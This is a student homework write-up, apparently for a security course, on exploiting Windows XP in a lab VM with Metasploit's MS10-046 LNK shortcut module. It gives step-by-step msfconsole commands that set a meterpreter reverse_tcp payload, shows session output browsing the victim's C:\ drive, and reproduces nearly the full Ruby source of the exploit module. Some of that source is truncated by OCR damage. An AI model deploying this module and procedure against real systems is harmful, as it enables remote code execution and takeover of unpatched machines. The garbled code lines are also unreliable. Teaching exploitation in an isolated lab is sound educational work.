Homework #3

In this homework you will pick a metasploit module and demonstrate how to use it to gain access to your WinXP VM instance. You should use the ONL topology for this homework.

In class, we used the ms_03_026_dcom module; you must choose a different one for this homework. Similarly, the Metasploit Unleashed tutorial uses ms08_067_netapi; so that one cannot be used either. Other than these constraints, you are free to choose any module so long as you are able to demonstrate that it can be used to (at a minimum) open a meterpreter session on your WinXP VM instance.

For your write-up and turn-in document, make a copy of this document, rename it to hw3-notes, and move it into your CSE 523 Google Docs collection. Use this document to complete the homework, using the space provided below.

You are to complete this homework on your own. Do not ask (or answer) questions of other students; do not discuss any aspect of this homework with any other student. Direct all questions to the TAs or me.

Your complete hom

- An annotated tr ice; include at least one screenshot at the end to demonstrate that it w hould be clear and easy for someone to reproduce you can assum same Ubuntu/WinXP setup that you do. Your annotat as easy to follow as exploring-msploit-notes. (You do not need to include gates.)

- Identify and briefly describe the vulnerability that is being exploited with this module. Add links to the appropriate CVE and MS bulletins.
- Find the ruby source code for the exploit module. Include both the URL to the source file at github and a copy of the ruby source code in your write-up.
- Your writeup should be organized and well-written, with proper grammar and spelling.

Do not change anything above this line. Add your homework write-up below it.

Exploit Steps

Open msfconsole

Exploit settings

I set module `ms10_046_shortcut_icon_dllloader` as the exploit to be used. Then set `reverse_tcp` as the payload.

This module will start a web server. We need to specify the server host ip address using `SRVHOST`. Then I also set the metasploit execution host `LHOST`. And use `show options` to check the settings.

```
msf > use  exploit/windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set SRVHOST 10.211.55.2
SRVHOST => 10.211.55.2
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set LHOST 10.211.55.2
LHOST => 10.211.55.2
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  10.211.55.2      yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  80               yes       The daemon port to listen on (do not change)
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   UNCHOST                   no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
   URIPATH  /                yes       The URI to use (do not change).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.211.55.2      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



Exploit


Use `exploit` com

After executing `exploit` command, the server starts. When the client accesses the url, the server will send the client malicious DLL.

Access URL in the winxp

In the winxp vm, open the IE, input the url and press `Enter` key.





Open Meterpreter Session

When the victim client accesses the url, the server sends the malicious DLL to the client that creates the WebDAV service. The exploit is successful and it opens a meterpreter session.

Start Interaction with the meterpreter session

```
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...
```

Now we can access the winxp system in my meterpreter session. The following shows that I cd to 'C:\' directory, list files in the directory and read the content in `info.txt`.

```
meterpreter > cd C:\\
meterpreter > dir
Listing: C:\
============

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100777/rwxrwxrwx  0         fil   2018-03-20 19:53:56 -0500  AUTOEXEC.BAT
100666/rw-rw-rw-  0         fil   2018-03-20 19:53:56 -0500  CONFIG.SYS
40777/rwxrwxrwx   0         dir   2018-03-20 19:55:52 -0500  Documents and Settings
100444/r--r--r--  0         fil   2018-03-20 19:53:56 -0500  IO.SYS
100444/r--r--r--  0         fil   2018-03-20 19:53:56 -0500  MSDOS.SYS
100555/r-xr-xr-x  47564     fil   2008-04-14 07:00:00 -0500  NTDETECT.COM
40555/r-xr-xr-x   0         dir   2018-03-20 03:56:56 -0500  Program Files
40777/rwxrwxrwx   0         dir   2018-03-20 05:14:02 -0500  RECYCLER
40777/rwxrwxrwx   0         dir   2018-03-20 19:55:48 -0500  System Volume Information
40777/rwxrwxrwx   0         dir   2018-03-20 03:57:41 -0500  WINDOWS
100666/rw-rw-rw-  211       fil   2018-03-20 19:51:39 -0500  boot.ini
100444/r--r--r--  322730    fil   2008-04-14 07:00:00 -0500  bootfont.bin
100666/rw-rw-rw-  10        fil   2018-03-20 05:14:28 -0500  info.txt
100444/r--r--r--  257728    fil   2008-04-14 07:00:00 -0500  ntldr
0013/-----x-wx    13302960  fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat info.txt
good boy
```


The following shows

Vulnerability Discussion

This module exploits vulnerability described in this link https://www.symantec.com/security_response/vulnerability.jsp?bid=41732. In summary, this module creates a shortcut link that points to a malicious DLL. The winxp system has vulnerability that allows the file to automatically run which let the module to run the payload.

Modulce Source Code

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/browser/ms10_046_shortcut_icon_dllloader.rb

```
1  ##
2  # This module requires Metasploit: https://metasploit.com/download
```

```
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  #
  # This module acts as an HTTP server
  #
  include Msf::Exploit::Remote::HttpServer::HTML
  include Msf::Exploit::EXE

  def initialize(info = {})
    super(update_info(info,
      'Name'            => 'Microsoft Windows Shell LNK Code Execution',
      'Description' => %q{
          This module exploits a vulnerability in the handling of Windows
        Shortcut files (.LNK) that contain an icon resource pointing to a
        malicious DLL. This module creates a WebDAV service that can be used
        to
      },
      'Aut
        [
          'hdm', # Module itself
          'jduck', # WebDAV implement
          'B_H'    # Clean LNK template
        ],
      'License'     => MSF_LICENSE,
      'References'  =>
        [
          ['CVE', '2010-2568'],
          ['OSVDB', '66387'],
          ['MSB', 'MS10-046'],
          ['URL', 'http://www.microsoft.com/technet/security/advisory/2286198.mspx']
        ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process',
        },
      'Payload'     =>
        {
          'Space'   => 2048,
        },
      'Platform'        => 'win',
```

```
      'Targets'     =>
        [
          [ 'Automatic',    { } ]
        ],
      'DisclosureDate' => 'Jul 16 2010',
      'DefaultTarget'  => 0))

    register_options(
      [
        OptPort.new(    'SRVPORT',       [ true,  "The daemon port to listen on (do not change)", 80 ]),
        OptString.new(  'URIPATH',       [ true,  "The URI to use (do not change).", "/" ]),
        OptString.new( 'UNCHOST',      [ false, "The host portion of the UNC path to provide to clients (ex: 1.2.3.4)." ])
      ])

    deregister_options('SSL', 'SSLVersion') # Just for now
  end

  def on_request_uri(cli, request)

    case request.method
    when '
      proc
    when '
      process_propfind(cli, request)
    when 'GET'
      process_get(cli, request)
    else
      print_error("Unexpected request method encountered: #{request.method}")
      resp = create_response(404, "Not Found")
      resp.body = ""
      resp['Content-Type'] = 'text/html'
      cli.send_response(resp)
    end

  end

  def process_get(cli, request)

    myhost = (datastore['SRVHOST'] == '0.0.0.0') ? Rex::Socket.source_address(cli.peerhost) : datastore['SRVHOST']
    webdav = "\\\\#{myhost}\\"

    if (request.uri =~ /\.dll$/i)
      print_status "Sending DLL payload"
      return if ((p = regenerate_payload(cli)) == nil)
```

```
91        data = generate_payload_dll({ :code => p.encoded })
92        send_response(cli, data, { 'Content-Type' => 'application/octet-
stream' })
93        return
94      end
95
96      if (request.uri =~ /\.lnk$/i)
97        print_status "Sending LNK file"
98
99        data = generate_link("#{@exploit_unc}#{@exploit_dll}")
100
101       send_response(cli, data, { 'Content-Type' => 'application/octet-
stream' })
102       return
103     end
104
105     print_status "Sending UNC redirect"
106     resp = create_response(200, "OK")
107
108     resp.body = %Q|<html><head><meta http-equiv="refresh"
content="0;URL=#{@exploit_unc}"></head><body></body></html>|
109
110     resp['Content-Type'] = 'text/html'
111     cli.se
112   end
113
114   #
115   # OPTIONS requests sent by the WebD
116   #
117   def process_options(cli, request)
118     print_status("Responding to WebDAV OPTIONS request")
119     headers = {
120       'MS-Author-Via' => 'DAV',
121 #           'DASL'          => '<DAV:sql>',
122 #           'DAV'           => '1, 2',
123       'Allow'         => 'OPTIONS, GET, PROPFIND',
124       'Public'        => 'OPTIONS, GET, PROPFIND'
125     }
126     resp = create_response(207, "Multi-Status")
127     resp.body = ""
128     resp['Content-Type'] = 'text/xml'
129     cli.send_response(resp)
130   end
131
132   #
133   # PROPFIND requests sent by the WebDav Mini-Redirector
134   #
135   def process_propfind(cli, request)
136     path = request.uri
```

```
    print_status("Received WebDAV PROPFIND request for #{path}")
    body = ''

    my_host   = (datastore['SRVHOST'] == '0.0.0.0') ?
Rex::Socket.source_address(cli.peerhost) : datastore['SRVHOST']
    my_uri    = "http://#{my_host}/"

    if path =~ /\.dll$/i
      # Response for the DLL
      print_status("Sending DLL multistatus for #{path} ...")
      body = %Q|<?xml version="1.0" encoding="utf-8"?>
<D:multistatus xmlns:D="DAV:" xmlns:b="urn:uuid:c2f41010-65b3-11d1-
a29f-00aa00c14882/">
<D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
<D:href>#{path}#{@exploit_dll}</D:href>
<D:propstat>
<D:prop>
<lp1:resourcetype/>
<lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
<lp1:getcontentlength>#{rand(0x100000)+128000}</lp1:getcontentlength>
<lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
GMT</lp1:getlastmodified>
<lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
<lp2:execu
<D:support
<D:lockent
<D:lockscope><D:exclusive/></D:locksc
<D:locktype><D:write/></D:locktype>
</D:lockentry>
<D:lockentry>
<D:lockscope><D:shared/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
</D:supportedlock>
<D:lockdiscovery/>
<D:getcontenttype>application/octet-stream</D:getcontenttype>
</D:prop>
<D:status>HTTP/1.1 200 OK</D:status>
</D:propstat>
</D:response>
</D:multistatus>
|

      resp = create_response(207, "Multi-Status")
      resp.body = body
      resp['Content-Type'] = 'text/xml'
      cli.send_response(resp)
      return
    end
```

```
183
184     if path =~ /\.lnk$/i
185       # Response for the DLL
186       print_status("Sending DLL multistatus for #{path} ...")
187       body = %Q|<?xml version="1.0" encoding="utf-8"?>
188 <D:multistatus xmlns:D="DAV:" xmlns:b="urn:uuid:c2f41010-65b3-11d1-
    a29f-00aa00c14882/">
189 <D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
190 <D:href>#{path}#{@exploit_lnk}</D:href>
191 <D:propstat>
192 <D:prop>
193 <lp1:resourcetype/>
194 <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
195 <lp1:getcontentlength>#{rand(0x100)+128}</lp1:getcontentlength>
196 <lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
    GMT</lp1:getlastmodified>
197 <lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
198 <lp2:executable>T</lp2:executable>
199 <D:supportedlock>
200 <D:lockentry>
201 <D:lockscope><D:exclusive/></D:lockscope>
202 <D:locktype><D:write/></D:locktype>
203 </D:lockentry>
204 <D:lockent
205 <D:locksco
206 <D:locktyp
207 </D:lockentry>
208 </D:supported
209 <D:lockdiscovery/>
210 <D:getcontenttype>shortcut</D:getcontenttype>
211 </D:prop>
212 <D:status>HTTP/1.1 200 OK</D:status>
213 </D:propstat>
214 </D:response>
215 </D:multistatus>
216 |
217
218       resp = create_response(207, "Multi-Status")
219       resp.body = body
220       resp['Content-Type'] = 'text/xml'
221       cli.send_response(resp)
222       return
223     end
224
225     if path !~ /\/$/
226
227       if path.index(".")
228         print_status("Sending 404 for #{path} ...")
229         resp = create_response(404, "Not Found")
```

```
        resp['Content-Type'] = 'text/html'
        cli.send_response(resp)
        return
      else
        print_status("Sending 301 for #{path} ...")
        resp = create_response(301, "Moved")
        resp["Location"] = path + "/"
        resp['Content-Type'] = 'text/html'
        cli.send_response(resp)
        return
      end
    end

    print_status("Sending directory multistatus for #{path} ...")
    body = %Q|<?xml version="1.0" encoding="utf-8"?>
<D:multistatus xmlns:D="DAV:" xmlns:b="urn:uuid:c2f41010-65b3-11d1-
a29f-00aa00c14882/">
  <D:response xmlns:lp1="DAV:"
xmlns:lp2="http://apache.org/dav/props/">
    <D:href>#{path}</D:href>
    <D:propstat>
      <D:prop>
        <lp1:resourcetype><D:collection/></lp1:resourcetype>
        <l
        <l
GMT</lp1:g
        <lp1:getetag>"#{"%.16x" % ran                    1:getetag>
        <D:supportedlock>
          <D:lockentry>
            <D:lockscope><D:exclusive/></D:lockscope>
            <D:locktype><D:write/></D:locktype>
          </D:lockentry>
          <D:lockentry>
            <D:lockscope><D:shared/></D:lockscope>
            <D:locktype><D:write/></D:locktype>
          </D:lockentry>
        </D:supportedlock>
        <D:lockdiscovery/>
        <D:getcontenttype>httpd/unix-directory</D:getcontenttype>
      </D:prop>
    <D:status>HTTP/1.1 200 OK</D:status>
  </D:propstat>
</D:response>
|


    subdirectory = %Q|
<D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
<D:href>#{path}#{Rex::Text.rand_text_alpha(6)}/</D:href>
```

```
<D:propstat>
<D:prop>
<lp1:resourcetype><D:collection/></lp1:resourcetype>
<lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
<lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
GMT</lp1:getlastmodified>
<lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
<D:supportedlock>
<D:lockentry>
<D:lockscope><D:exclusive/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
<D:lockentry>
<D:lockscope><D:shared/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
</D:supportedlock>
<D:lockdiscovery/>
<D:getcontenttype>httpd/unix-directory</D:getcontenttype>
</D:prop>
<D:status>HTTP/1.1 200 OK</D:status>
</D:propstat>
</D:response>

    files
<D:response xmlns:lp1="DAV:" xmlns:lp                    /dav/props/">
<D:href>#{path}#{@explicit_url}</D:href>
<D:propstat>
<D:prop>
<lp1:resourcetype/>
<lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
<lp1:getcontentlength>#{rand(0x100000)+128000}</lp1:getcontentlength>
<lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
GMT</lp1:getlastmodified>
<lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
<lp2:executable>T</lp2:executable>
<D:supportedlock>
<D:lockentry>
<D:lockscope><D:exclusive/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
<D:lockentry>
<D:lockscope><D:shared/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
</D:supportedlock>
<D:lockdiscovery/>
<D:getcontenttype>application/octet-stream</D:getcontenttype>
```

```
</D:prop>
<D:status>HTTP/1.1 200 OK</D:status>
</D:propstat>
</D:response>
<D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
<D:href>#{path}#{@exploit_lnk}</D:href>
<D:propstat>
<D:prop>
<lp1:resourcetype/>
<lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
<lp1:getcontentlength>#{rand(0x100)+128}</lp1:getcontentlength>
<lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
GMT</lp1:getlastmodified>
<lp1:getetag>"#{"%.16x" % rand(0x100000000)}"</lp1:getetag>
<lp2:executable>T</lp2:executable>
<D:supportedlock>
<D:lockentry>
<D:lockscope><D:exclusive/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
<D:lockentry>
<D:lockscope><D:shared/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:locken
</D:suppor
<D:lockdis
<D:getcontenttype>shortcut</D:getcont
</D:prop>
<D:status>HTTP/1.1 200 OK</D:status>
</D:propstat>
</D:response>
|
    if request["Depth"].to_i > 0
      if path.scan("/").length < 2
        body << subdirectory
      else
        body << files
      end
    end

    body << "</D:multistatus>"

    body.gsub!(/\t/, '')

    # send the response
    resp = create_response(207, "Multi-Status")
    resp.body = body
    resp['Content-Type'] = 'text/xml; charset="utf8"'
    cli.send_response(resp)
```

```
  end

  def generate_link(unc)
    uni_unc = unc.unpack("C*").pack("v*")
    path = ''
    path << [
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x6a, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00
    ].pack("C*")
    path << uni_unc

    # LinkHeader
    ret = [
      0x4c, 0x00, 0x00, 0x00, 0x01, 0x14, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0xc0, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x46, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
    ].pack

    idlist_data = ''
    idlist_data << [0x12 + 2].pack('v')
    idlist_data << [
      0x1f, 0x00, 0xe0, 0x4f, 0xd0, 0x20, 0xea, 0x3a, 0x69, 0x10, 0xa2, 0xd8, 0x08, 0x00, 0x2b, 0x30,
      0x30, 0x9d
    ].pack('C*')
    idlist_data << [0x12 + 2].pack('v')
    idlist_data << [
      0x2e, 0x1e, 0x20, 0x20, 0xec, 0x21, 0xea, 0x3a, 0x69, 0x10, 0xa2, 0xdd, 0x08, 0x00, 0x2b, 0x30,
      0x30, 0x9d
    ].pack('C*')
    idlist_data << [path.length + 2].pack('v')
    idlist_data << path
    idlist_data << [0x00].pack('v') # TERMINAL WOO

    # LinkTargetIDList
    ret << [idlist_data.length].pack('v') # IDListSize
    ret << idlist_data

    # ExtraData blocks (none)
    ret << [rand(4)].pack('V')
```

```
412
413     # Patch in the LinkFlags
414     ret[0x14, 4] =
["10000001000000000000000000000000".to_i(2)].pack('N')
415     ret
416   end
417
418   def exploit
419
420     unc = "\\\\"
421     if (datastore['UNCHOST'])
422       unc << datastore['UNCHOST'].dup
423     else
424       unc << ((datastore['SRVHOST'] == '0.0.0.0') ?
Rex::Socket.source_address('50.50.50.50') : datastore['SRVHOST'])
425     end
426     unc << "\\"
427     unc << rand_text_alpha(rand(8)+4)
428     unc << "\\"
429
430     @exploit_unc  = unc
431     @exploit_lnk  = rand_text_alpha(rand(8)+4) + ".lnk"
432     @exploit_dll  = rand_text_alpha(rand(8)+4) + ".dll"
433
434     if dat                                    URIPATH] != '/'
435       fail     res SRVPORT=80 and
URIPATH=/')
436     end
437
438     print_status("Send vulnerable clients to #{@exploit_unc}.")
439     print_status("Or, get clients to save and render the icon of
http://<your host>/<anything>.lnk")
440
441     super
442   end
443 end
```